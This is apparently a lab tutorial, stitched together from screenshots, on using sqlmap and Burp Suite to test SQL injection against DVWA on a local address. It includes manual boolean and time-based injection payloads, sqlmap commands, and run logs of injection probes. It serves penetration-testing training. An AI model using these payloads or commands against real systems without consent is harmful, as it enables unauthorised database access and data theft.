

SQLMAP for Automated SQL Injection Testing and Exploitation


SQLMAP is an automated tool for detecting and exploiting SQL injection vulnerabilities. It simplifies the process of penetration testing databases and provides several powerful features.

Key Features of SQLMAP

1. Database Fingerprinting:
Identifies the database type and version.
 2. Boolean, Time-based, and Error-based Injection Support:
Supports different techniques to test and exploit SQL injection.
 3. Automation of Exploitation:
Automates retrieving database information, users, and credentials.
 4. Compatibility with Burp Suite Headers:
Allows importing headers captured using Burp Suite for enhanced injection testing.
- Setup and Execution

1. Install SQLMAP

1. Download and install SQLMAP:
INSTALL PYTHON



python sqlmap.py -h

2. Use Burp Suite for Proxy Configuration

Open Burp Suite and set the proxy to 8081.

Intercept traffic with Burp Suite.

3. Capture and Export Header

- ☐ Use a browser with Burp Suite proxy enabled.
- ☐
- ☐ Visit a vulnerable application (e.g., DVWA - Damn Vulnerable Web Application).
- ☐
- ☐ Change DVWA security level to Low.
- ☐
- ☐ Perform a SQL injection attempt and intercept the request.
- ☐
- ☐ In Burp Suite, right-click on the intercepted header and save it (e.g., header.txt).

4. Perform SQL Injection with SQLMAP

Use SQLMAP with the captured header:

```
python sqlmap.py -r header.txt --dbs
```

This command analyzes the request and retrieves the database information.

Manual SQL Injection Process

1. Identify Vulnerable Input Fields:

Look for parameters that might be vulnerable to injection (e.g., id=1).

2. Test Injection Techniques:

Boolean-based: Use payloads like 1' AND 1=1-- or 1' AND 1=2--.

Time-based: Use delays like 1' AND SLEEP(5)--.

Error-based: Cause errors to extract information.

3. Extract Database Details:

Use manual SQL queries to retrieve schema, tables, and data.

Advantages of SQLMAP

Automated testing saves time.

Works with intercepted requests from tools like Burp Suite.

Comprehensive exploitation options for advanced testing.

sqlmap®
Automatic SQL injection and database takeover tool

View project on [GitHub](#)

Introduction

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
python sqlmap.py -u "http://50b1andev/sqlmap/mysql/get_int.php?id=1" --batch
(1.3.4.4dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristic detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
```

Download zip file
Download tar.gz file

Posts from @sqlmap

Nothing to see here - yet

When they post, their posts will show up here.

Features

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase,

25°C
Haze

sqlmap: automatic SQL injectio: X
https://sqlmap.org

sqlmapproject-sqlmap-b3b462c

Name	Date modified	Type	Size
gitattributes	11-12-2024 14:42	GITATTRIBUTES File	1 KB
gitignore	11-12-2024 14:42	GITIGNORE File	1 KB
pylintrc	11-12-2024 14:42	PYLINTRC File	17 KB
LICENSE	11-12-2024 14:42	File	19 KB
README.md	11-12-2024 14:42	MD File	6 KB
sqlmap.pyc	11-12-2024 14:42	SQLMAP File	28 KB
sqlmap	11-12-2024 14:42	PY File	26 KB
sqlmapapi	11-12-2024 14:42	PY File	5 KB
sqlmapapi.yaml	11-12-2024 14:42	YAML File	7 KB
thirdparty	11-12-2024 14:42	File Folder	
tamper	11-12-2024 14:42	File Folder	
plugins	11-12-2024 14:42	File Folder	
lib	11-12-2024 14:42	File Folder	
extra	11-12-2024 14:42	File Folder	

rightclick and open with terminal

Features

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase,

yet

When they post, their posts will show up here.

The screenshot shows a Windows PowerShell window with the following content:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\cbp\Downloads\sqliproject-sqli-1.8.12-2-gb3b462c\sqliproject-sqli-b3b462c> python .\sqlmap.py -h
```

A red box highlights the command `python .\sqlmap.py -h`. Below it, there is a diagram of a file tree structure for the project:

```
├── H
│   ├── D
│   │   ├── V...
│   │   └── I...
│   └── I...
└── I...
```

To the right of the diagram, the text `{1.8.12.2#dev}` and the URL `https://sqlmap.org` are displayed.

Below the diagram, the usage information is shown:

```
Usage: sqlmap.py [options]


Options:
-h, --help            Show basic help message and exit
-hh                   Show advanced help message and exit
--version             Show program's version number and exit
-v VERBOSE            Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to define the target(s)

-u URL, --url=URL      Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK          Process Google dork results as target URLs

Request:
These options can be used to specify how to connect to the target URL
```

A red box highlights the `-h` option in the Usage section.



```
Windows PowerShell
PS C:\Users\chp\Downloads\sqlmapproject-sqlmap-1.8.12-2-gb3b462c\sqlmapproject-sqlmap-b3b462c> python .\sqlmap.py -r .\header.txt --db
[1.8.12.2#dev]
https://sqlmap.org

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no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:05:46 /2024-12-11/

[15:05:46] [INFO] parsing HTTP request from '.\header.txt'
[15:05:47] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.2.81/dvwa/security.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
[15:05:53] [INFO] testing if the target URL content is stable
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] y
[15:05:56] [WARNING] POST parameter 'security' does not appear to be dynamic
[15:05:56] [WARNING] heuristic (basic) test shows that POST parameter 'security' might not be injectable
[15:05:56] [INFO] testing for SQL injection on POST parameter 'security'
[15:05:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:05:57] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:05:57] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:05:57] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:05:57] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:05:58] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:05:58] [INFO] testing 'Generic inline queries'
[15:05:58] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:05:58] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[15:05:58] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:05:59] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:05:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:05:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[15:05:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[15:06:00] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[15:06:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 18 columns'
[15:06:03] [WARNING] POST parameter 'security' does not seem to be injectable
[15:06:03] [WARNING] POST parameter 'seclev_submit' does not appear to be dynamic
[15:06:03] [WARNING] heuristic (basic) test shows that POST parameter 'seclev_submit' might not be injectable
[15:06:04] [INFO] testing for SQL injection on POST parameter 'seclev_submit'
[15:06:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:06:04] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:06:04] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:06:04] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:06:04] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:06:05] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:06:05] [INFO] testing 'Generic inline queries'
```

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